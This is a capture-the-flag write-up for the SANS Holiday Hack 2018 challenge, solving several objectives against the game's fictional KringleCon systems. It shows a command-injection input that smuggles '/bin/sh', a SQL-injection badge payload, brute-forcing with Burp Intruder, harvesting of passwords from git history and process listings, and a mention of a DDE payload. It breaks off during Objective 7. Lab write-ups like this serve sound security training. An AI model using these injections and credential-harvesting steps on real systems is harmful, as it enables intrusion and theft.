


January 2019

David Dores Pais

SANS Holiday Hack 2018 Report



The 2018 SANS Holiday Hack Challenge



As you walk through the gates, a familiar red-suited holiday figure warmly welcomes all of his special visitors to KringleCon.



Santa quest content

Executive summary :	3
.....
Objective 1:	4
Essential Editor Skills	4
.....
Objective 2:	4
The Name Game:	5
.....	7
Objective 3:	7
Lethal ForensicELFication	10
.....
Objective 4:	11
Stall Mucking Report:	15
.....
Objective 5:	17
CURLing Master	19
.....
Objective 6:	21
Yule Log Analysis:	22
.....	24
Objective 7:	24
Dev Ops Fail:	34
.....
Objective 8:	35
Python Escape from LA:	47
.....
Objective 9:	47
Sleigh Bell Lottery:	50
.....
Objective 10:	52
.....
Objective 11:	54
.....
Objective 12:	57
.....	63
Objective 13:	64
.....
Objective 14:	65

Executive summary :

This year Santa has decided to be proactive against malicious bad guys and threats over the world.

So ... he decided to hire Infosec pro and hackers and test their offensive and defensive skills against a simulated attack against The KringleCastle domain.

Santa and the elves created a big simulation which was a good mix between Pentesting methodology (SQLI, shell escape, data exfiltration, webapp attack) and Forensic investigation (Network forensic, malware Reverse engineering, password spraying detection ...).



Santa also called many Eleet Pro-Infosec-Hackers friends to join the party and share techniques and talks for all the community.

Best gift ever right ?

Data have finally be restored and no Elfs have been hurt !

Objective 1:



What phrase is revealed when you answer all of the [KringleCon Holiday Hack History Objectives?](#) For hints on achieving this objective, please visit Bushy Evergreen and help him with the **Essential Editor Skills** Cranberry Pi terminal challenge.

Answer: Happy Trails

Resolution : Check [Ed Talks !](#)

Essential Editor Skills:

We just need to get out of vim (using ‘:’ for command and the ‘q’).



Objective 2:

Who submitted (First Last) the rejected talk titled **Data Loss for Rainbow Teams: A Path in the Darkness?** [Please analyze the CFP site to find out.](#) For hints on achieving this objective, please visit Minty Candycane and help her with the **The Name Game** Cranberry Pi terminal challenge.

Answer: John McClane

Resolution :

- Visit the website :



- Check the source :

```
ss="nospace inline pushright">
Apply Now!</li>
```

Index of /cfp/

..		
cfp.html	08-Dec-2018 13:19	3391
rejected-talks.csv	08-Dec-2018 13:19	30677

- Download the file and search for “Data Loss for Rainbow”

```
nyws@nihil:~/hackholiday$ curl https://cfp.kringlecastle.com/cfp/rejected-talks.csv | grep "Data Loss for Rainbow"
% Total    % Received % Xferd  Average Speed   Time     Time      Current
          Dload  Upload Total Spent   Left Speed
0       0     0     0     0     0      0 --:--:-- --:--:-- --:--:-- 0qmt3,2,8040424,200,TRUE,TRUE John,McClane,Director of Security,Data Loss for Rainbow Teams: A Path in the Darkness,1,11
100 30677 100 30677    0      0 58768    0 --:--:-- --:--:-- --:--:-- 58768
```

The Name Game:



We just hired this new worker,
Californian or New Yorker?
Think he's making some new toy bag...
My job is to make his name tag.

Golly gee, I'm glad that you came,
I recall naught but his last name!
Use our system or your own plan,
Find the first name of our guy "Chan!"

-Bushy Evergreen

To solve this challenge, determine the new worker's first name and submit to runtoanswer.

- There is a command injection vulnerability in the “Validating data” function:

```
Validating data store for employee onboard information.
Enter address of server: localhost ; /bin/sh
PING localhost (127.0.0.1) 36(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.033 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.030 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.047 ms
--- localhost ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2032ms
rtt min/avg/max/mdev = 0.030/0.036/0.047/0.010 ms
$
```

- There is an onboard DB file located in the elf directory. Using sqlite3 we can dump the DB and search for “chan” char :

```
$ ls
db menu.ps1 onboard.db runtoanswer
$ sqlite3 onboard.db .dump > db && cat db | grep -i chan
INSERT INTO "onboard" VALUES(84, 'Scott', 'Chan', '48 Colorado Way', NULL, 'Los Angeles', '90067
', '4017533509', 'scottmchan90067@gmail.com');
$
```

Objective 3:

The KringleCon Speaker Unpreparedness room is a place for frantic speakers to furiously complete their presentations. The room is protected by a [door passcode](#). Upon entering the correct passcode, what message is presented to the speaker? *For hints on achieving this objective, please visit Tangle Coalbox and help him with the **Lethal ForensicELFication** Cranberry Pi terminal challenge.*

Answer: Welcome unprepared speaker!

Resolution:


- Using *Tangle Coalbox* ‘s *hint*, we need to generate a Debruijn [sequence](#) :

- Use crunch to create a wordlist (4 chars long, from 0 to 3) :

```
nyws@nihil:~/hackholiday/debruijn$ crunch 4 4 0123 -o list
Crunch will now generate the following amount of data: 1280 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 256
crunch: 100% completed generating output
nyws@nihil:~/hackholiday/debruijn$
```

```
nyws@nihil:~/hackholiday/debruijn$ head -3 list && tail -n 3 list
0000
0001
0002
3331 ← just a sample ...
3332
3333
```

- Go to the webpage and intercept the request with Burp Proxy :



The screenshot shows a web browser window with the URL <https://doorpasscoden.kringlecastle.com>. The page content includes the text "Enter the Code to Unlock the Door" and a set of four icons: triangle, square, circle, and star. Below the icons is a row of four solid black triangles. A green arrow points to the first icon (triangle). The Burp Proxy interface is overlaid on the bottom half of the screen, showing the "Proxy" tab selected. The "Raw" tab in the Burp interface highlights the parameter "i=0000" in the request. The request details show a GET request to "checkpass.php?i=0000" with various headers.

Target	Proxy	Spider	Scanner	Intruder	Repeater	Sequencer	Decoder	Comparer	E...
Intercept	HTTP history	WebSockets history	Options						

Request to https://doorpasscoden.kringlecastle.com:443 [35.185.103.210]

Forward	Drop	Intercept is on	Action
---------	------	-----------------	--------

Raw	Params	Headers	Hex
-----	--------	---------	-----

```
GET /checkpass.php?i=0000 resourceId=undefined HTTP/1.1
Host: doorpasscoden.kringlecastle.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://doorpasscoden.kringlecastle.com/
Connection: close
```

- Send this request to intruder(sniper attack) and set the payload position :

Configure the positions where payloads will be inserted into the base request. The attack type is set to "Sniper".

Attack type: Sniper

```
GET /checkpass.php?i=$0000$&r.sourceId=undefined HTTP/1.1
Host: doorpasscoden.kringlecastle.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://doorpasscoden.kringlecastle.com/
Connection: close
```


- Use Simple list as "Payload type" and upload your list :

The screenshot shows the Burp Intruder Repeater window. The 'Intruder' tab is selected. Under 'Payload Sets', it shows a payload set named '1' with a payload count of 70 and a request count of 70. The 'Payload type' is set to 'Simple list'. Below this, under 'Payload Options [Simple list]', there is a list of payloads: 0000, 0001, 0002, 0003, 0011, and 0012. There are buttons for Paste, Load ..., Remove, Clear, Add, and Enter a new item.

- Start the attack, filter the response using lenght and get the result :

The screenshot shows the 'Intruder attack 5' results table. The table has columns: Request, Payload, Status, Error, Timeout, Length, and Comment. Row 25 has a payload of '0120' and a length of '326'. Other rows have payloads from '0000' to '0010' and lengths of '229'. Below the table, the 'Raw' tab shows the response: HTTP/1.1 200 OK, Server: nginx/1.14.1, Date: Wed, 09 Jan 2019 15:29:24 GMT, Content-Type: text/html; charset=UTF-8, Connection: close, X-Powered-By: PHP/7.2.10, Content-Length: 142. The response body is: {"success":true,"resourceId":"undefined","hash":"0273f6448d56b3aba69af76f99bdc741268244b7a187c18f855c6302ec93b703","message":"Correct guess!"}. A search bar at the bottom left contains the placeholder 'Type a search term'.

- Code is 0120



△ □ ○ △

Enter the Code to Unlock the Door



Lethal ForensicELFication:

Tangle Coalbox

Lethal

ForensicELFication

Christmas is coming, and so it would seem,
ER (Elf Resources) crushes elves' dreams.
One tells me she was disturbed by a bloke.
He tells me this must be some kind of joke.

Please do your best to determine what's real.
Has this jamoke, for this elf, got some feels?
Lethal forensics ain't my cup of tea;
If YOU can fake it, my hero you'll be.

One more quick note that might help you complete,
Clearing this mess up that's now at your feet.
Certain text editors can leave some clue.
Did our young Romeo leave one for you?

- Tangle Coalbox, ER Investigator

Find the first name of the elf of whom a love poem
was written. Complete this challenge by submitting
that name to runtoanswer.

- The main goal here was to check in vim history. The elf has opened a file called poem and has replaced the word Elinore by NEVERMORE in the whole file (using sed cmd, ie %s).

```
runtoanswer
elf@79df9dc1fdb2:~$ cat .viminfo
# This viminfo file was generated by Vim 8.0.
# You may edit it if you're careful!

# Viminfo version
|1,4

# Value of 'encoding' when this file was written
*encoding=utf-8

# hlsearch on (H) or off (h):
~h
# Last Substitute Search Pattern:
~MSle0~&Elinore

# Last Substitute String:
$NEVERMORE

# Command Line History (newest to oldest):
:wq
|2,0,1536607231,, "wq"
:%s/Elinore/NEVERMORE/g
|2,0,1536607217,, "%s/Elinore/NEVERMORE/g"
:r .secrets/her/poem.txt
|2,0,1536607201,, "r .secrets/her/poem.txt"
```

Objective 4:

Retrieve the encrypted ZIP file from the [North Pole Git repository](#). What is the password to open this file? *For hints on achieving this objective, please visit Wunorse Openslae and help him with Stall Mucking Report Cranberry Pi terminal challenge.*

Answer: Yippee-ki-yay

Resolution:

- **Clone the git [repository](#):**

```
nyws@nihil:~/hackholiday$ git clone https://git.kringlecastle.com/Upatree/santas_castle_automation
Cloning into 'santas_castle_automation'...
warning: redirecting to https://git.kringlecastle.com/Upatree/santas_castle_automation.git/
remote: Enumerating objects: 949, done.
remote: Counting objects: 100% (949/949), done.
remote: Compressing objects: 100% (545/545), done.
remote: Total 949 (delta 258), reused 879 (delta 205)
Receiving objects: 100% (949/949), 4.27 MiB | 2.54 MiB/s, done.
Resolving deltas: 100% (258/258), done.
nyws@nihil:~/hackholiday$ cd santas_castle_automation/
```

- **Find the zip file :**

```
nyws@nihil:~/hackholiday/santas_castle_automation$ find . -iname "*.zip"
./schematics/ventilation_diagram.zip
```

- **Search password in commits using truffleHog :**

```
root@nihil:/opt/truffleHog# trufflehog https://git.kringlecastle.com/Upatree/santas_castle_automation
```

```
Reason: High Entropy
Date: 2018-12-11 08:16:57
Hash: 0dfdc124b43a4e7e1233599c429c0328ec8b01ef
Filepath: schematics/for_elf_eyes_only.md
Branch: origin/master
Commit: important update

@@ -1,15 +0,0 @@
-Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force attacks in our logs. Furthermore, we have been receiving many password reset requests. We are investigating this issue and will be increasing our password complexity requirements.
-Bushy directed our elves to change the password used to lock down our sensitive files to something stronger. Good thinking, Bushy!
-Hopefully this is the last time we have to change our password again until next Christmas.
-



Password = 'Yippee-ki-yay'

-Change ID = '9ed54617547cfca783e0f81f8dc5c927e3d1e3'
```

- Using the file and get the Google Ventilation schemas :

```
nyws@nihil:~/hackholiday/santas_castle_automation/schematics$ 7z e ventilation_diagram.zip
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,8 CPUs Intel(R) Core(TM) i7-8550U CPU @ 1.80GHz (806EA),ASM,AE)
Scanning the drive for archives:
1 file, 740409 bytes (724 Kib)

Extracting archive: ventilation_diagram.zip
--Path = ventilation_diagram.zip
Type = zip
Physical Size = 740409
```



Stall Mucking Report:



Complete this challenge by uploading the elf's report.txt file to the samba share at //localhost/report-upload/

- Check processes running (and gave a bigger columns value in the TTY using `sitty` command to improve the view):

```
elf@2f3b2dbfcfd57:~$ stty rows 74 columns 400
elf@2f3b2dbfcfd57:~$ ps -eo cmd | grep samba
sudo -u manager /home/manager/samba-wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --do-not-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress //localhost/report-upload/ directreindeerflatterystable -U report-upload
/bin/bash /home/manager/samba-wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --do-not-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress //localhost/report-upload/ directreindeerflatterystable -U report-upload
grep samba
elf@2f3b2dbfcfd57:~$
```

- The script is using user ‘report-upload’ and the password ‘directreindeerflatterystable’ to access the samba share.
 - Upload the report using the following command :

```
smbclient -U report-upload%directreindeerflatterystable //localhost/report-upload/ -c 'put report.txt'
```

Objective 5:

Using the data set contained in this [SANS Slingshot Linux image](#), find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name (in `username@domain.tld` format)? Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws. *For hints on achieving this objective, please visit Holly Evergreen and help her with the **CURLing Master** Cranberry Pi terminal challenge.*

Answer: LDUBEJ00320@AD.KRINGLECASTLE.COM

Resolution:


- **Download the SANS VM and run it on Vmware (or virtual Box)**
 - **Open BloodHound, upload the archive and use the option “Shortest Paths to Domain Admins from Kerberostable Users”**

☰ DOMAIN USERS@AD.KRINGLECASTLE.COM

ENTERPRISE ADMIN@AD.KRINGLECASTLE.COM

Database Info	Node Info	Queries
---------------	-----------	---------

Groups with Foreign Domain Group Membership
 Map Domain Trusts
 Shortest Paths to Unconstrained Delegation Systems
 Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
 Shortest Path from Owned Principals
 Shortest Paths to Domain Admins from Owned Principals
 Shortest Paths to High Value Targets



Database Info	Node Info	Queries
---------------	-----------	---------

User Info

Name: LOUBEJ00320@AD.KRINGLECASTLE.COM

Display Name: LOUBEJ00320

Password Last Changed: Never

Last Logon: Never

CURLing Master:



I am Holly Evergreen, and now you won't believe:
Once again the stripper stopped; I think I might just leave!
Bushy set it up to start upon a website call.
Darned if I can CURL it on - my Linux skills appall.

Could you be our CURLing master - fixing up this mess?
If you are, there's one concern you surely must address.
Something's off about the conf that Bushy put in place.
Can you overcome this snag and save us all some face?

Complete this challenge by submitting the right HTTP
request to the server at <http://localhost:8080/> to
get the candy stripper started again. You may view
the contents of the nginx.conf file in
`/etc/nginx/`, if helpful.

- Execute a HTTP2 POST request sending command ‘status=on’ using curl.

```
elf@b9399e153074:~$ curl -X POST -d 'status=on' --http2-prior-knowledge http://localhost:8080/index.php
<html>
<head>
<title>Candy Striper Turner-On'er</title>
</head>
<body>
<p>To turn the machine on, simply POST to this URL with parameter "status=on"
          okkd,
          0xxxxxx,
          oxxxxxxo
          ;xxxxxxxx;
          ;Kxxxxxxxx
          oxxxxxxxxo
          LKxxxxxxxxxO.
          .okkkkcooddoool,
          <>xXXXXXXXXXXXXX<
          <>x0KKKKKK000d;
          <>x0dk00000KKKK0x<
          <>x0XXXXXXXXXXXXX<
          <>x0000000000x<
          <>x0K00Kde0XXXXXXXX<
          <>x0KxxK0KKXXXXXXXXxK<
          <>x0KxxK0KKXXXXXXXXxK<
          <>x0000000000c<
          <>x0Kxxxxxxo
          <>:ccccccccccccc:<
          <>:ccccccccccccc:<
```

Objective 6:

Bypass the authentication mechanism associated with the room near Pepper Minstix. [A sample employee badge is available](#). What is the access control number revealed by the [door authentication panel](#)? *For hints on achieving this objective, please visit Pepper Minstix and help her with the Yule Log Analysis Cranberry Pi terminal challenge.*


Answer: 19880715

Resolution:

- Use <https://www.the-qrcode-generator.com/> to generate QR code.
 - The QR code scanner is linked with a Database which leaks an error message when the user try to login with a badge which have been modify.
 - Query = SELECT FIRST_N, LAST_N, ENABLE FROM EMPLOYEES WHERE AUTHORIZE = 1 and UID={' '} LIMIT 1
 - Injection can be made using the uid field :

ZED = 1 AND UID = '{}' LI

- Create an injection : `} or 1=1 AND ENABLED=1 -- -`



- Upload the file and unlock the door :



Yule Log Analysis:



I am Pepper Minstix, and I'm looking for your help.
Bad guys have us tangled up in pepperminty kelp!
"Password spraying" is to blame for this our grinchly fate.
Should we blame our password policies which users hate?

Here you'll find a web log filled with failure and success.
One successful login there requires your redress.
Can you help us figure out which user was attacked?
Tell us who fell victim, and please handle this with tact...

Submit the compromised webmail username to
runtoanswer to complete this challenge.

- Use the python script `evtx_dump` to convert event log file to XML.
- Check for SMB failed request :

1. Event 4625
2. Timestamp
3. TargetUser
4. Status (0xc000006d means failure)
5. Source IP address

```
python evtx_dump.py ho-ho-no.evtx |grep -A 20 -B 20 -E 4625 | grep "TargetUserName" |grep -i "Time\IpAddress\|TargetUserName\|Status\|IP" log | grep -v SubStatus
```

```
<Data Name="IpAddress">172.31.254.101</Data>
<TimeCreated SystemTime="2018-09-10 13:03:34.075348"></TimeCreated>
<Data Name="TargetUserName">abhishek.kumar</Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpPort">3439</Data>
<TimeCreated SystemTime="2018-09-10 13:03:34.660316"></TimeCreated>
<Data Name="TargetUserName">adam.smith</Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpPort">38341</Data>
<TimeCreated SystemTime="2018-09-10 13:03:35.204905"></TimeCreated>
<Data Name="TargetUserName">ahmed.ali</Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpPort">46825</Data>
<TimeCreated SystemTime="2018-09-10 13:03:35.766270"></TimeCreated>
<Data Name="TargetUserName">ahmed.hassan</Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpPort">40647</Data>
<TimeCreated SystemTime="2018-09-10 13:03:36.352919"></TimeCreated>
<Data Name="TargetUserName">ahmed.mohamed</Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpPort">44909</Data>
<TimeCreated SystemTime="2018-09-10 13:03:36.907885"></TimeCreated>
<Data Name="TargetUserName">ajay.kumar</Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="IpAddress">172.31.254.101</Data>
```

- There is definitely an issue with the host 172.31.254.101: the logs are showing that this computer is generating a lot of authentication failures in a short period of time, using many different username.

```
elf@66c84b188bc8:~$ python evtx_dump.py ho-ho-no.evtx |grep -A 20 -B 20 -E 4625 | grep "TargetUserName" |grep -i "Time\IpAddress\|TargetUserName\|Status\|IP" log |grep -v SubStatus | grep 172.31.254.101 |uniq -c
193 <Data Name="IpAddress">172.31.254.101</Data>
```

- Checking for event 4624 (authentication Success on this ip), it looks like Minty was the account logged on the machine :

```

<EventID Qualifiers="">4624</EventID>
<Version>2</Version>
<Level>0</Level>
<Task>12544</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2018-09-10 13:07:02.556292"></TimeCreated>
<EventRecordID>240573</EventRecordID>
<Correlation ActivityID="{71a9b66f-4900-0001-a8b6-a9710049d401}" RelatedActivityID=""></Correlation>
<Execution ProcessID="664" ThreadID="12152"></Execution>
<Channel>Security</Channel>
<Computer>WIN-KCON-EXCH16.EM.KRINGLECON.COM</Computer>
<Security UserID=""></Security>
</System>
<EventData><Data Name="SubjectUserSid">S-1-5-18</Data>
<Data Name="SubjectUserName">WIN-KCON-EXCH16$</Data>
<Data Name="SubjectDomainName">EM.KRINGLECON</Data>
<Data Name="SubjectLogonId">0x000000000003e7</Data>
<Data Name="TargetUserSid">S-1-5-21-25059752-1411454016-2901770228-1156</Data>
<Data Name="TargetUserName">minty.candycane</Data>
<Data Name="TargetDomainName">EM.KRINGLECON</Data>
<Data Name="TargetLogonId">0x000000001175cd9</Data>
<Data Name="LogonType">8</Data>
<Data Name="LogonProcessName">Advapi_</Data>
<Data Name="AuthenticationPackageName">Negotiate</Data>
<Data Name="WorkstationName">WIN-KCON-EXCH16</Data>
<Data Name="LogonGuid">{5b50bc0d-2707-1b79-e2cb-6e5872170f2d}</Data>
<Data Name="TransmittedServices">-</Data>
<Data Name="LmPackageName">-</Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x00000000000019f0</Data>
<Data Name="ProcessName">C:\Windows\System32\inetsrv\w3wp.exe</Data>
<Data Name="IpAddress">172.31.254.101</Data>

```

Objective 7:

Santa uses an Elf Resources website to look for talented information security professionals. [Gain access to the website](#) and fetch the document C:\\candidate_evaluation.docx. Which terrorist organization is secretly supported by the job applicant whose name begins with "K"? *For hints on achieving this objective, please visit Sparkle Redberry and help her with the Dev Ops Fail Cranberry Pi terminal challenge.*

Answer: Fancy Beaver

Resolution:

- The main goal here is to upload a CSV file which contains a malicious payload (DDE).
- The HR elf provides us the path of the file to exfil ...

We only need to find the public path of the server.

Elf InfoSec Careers

First Name:
nyws

Last Name:
nyws

Phone Number:
1234567890

Email:
santa@kringle.com

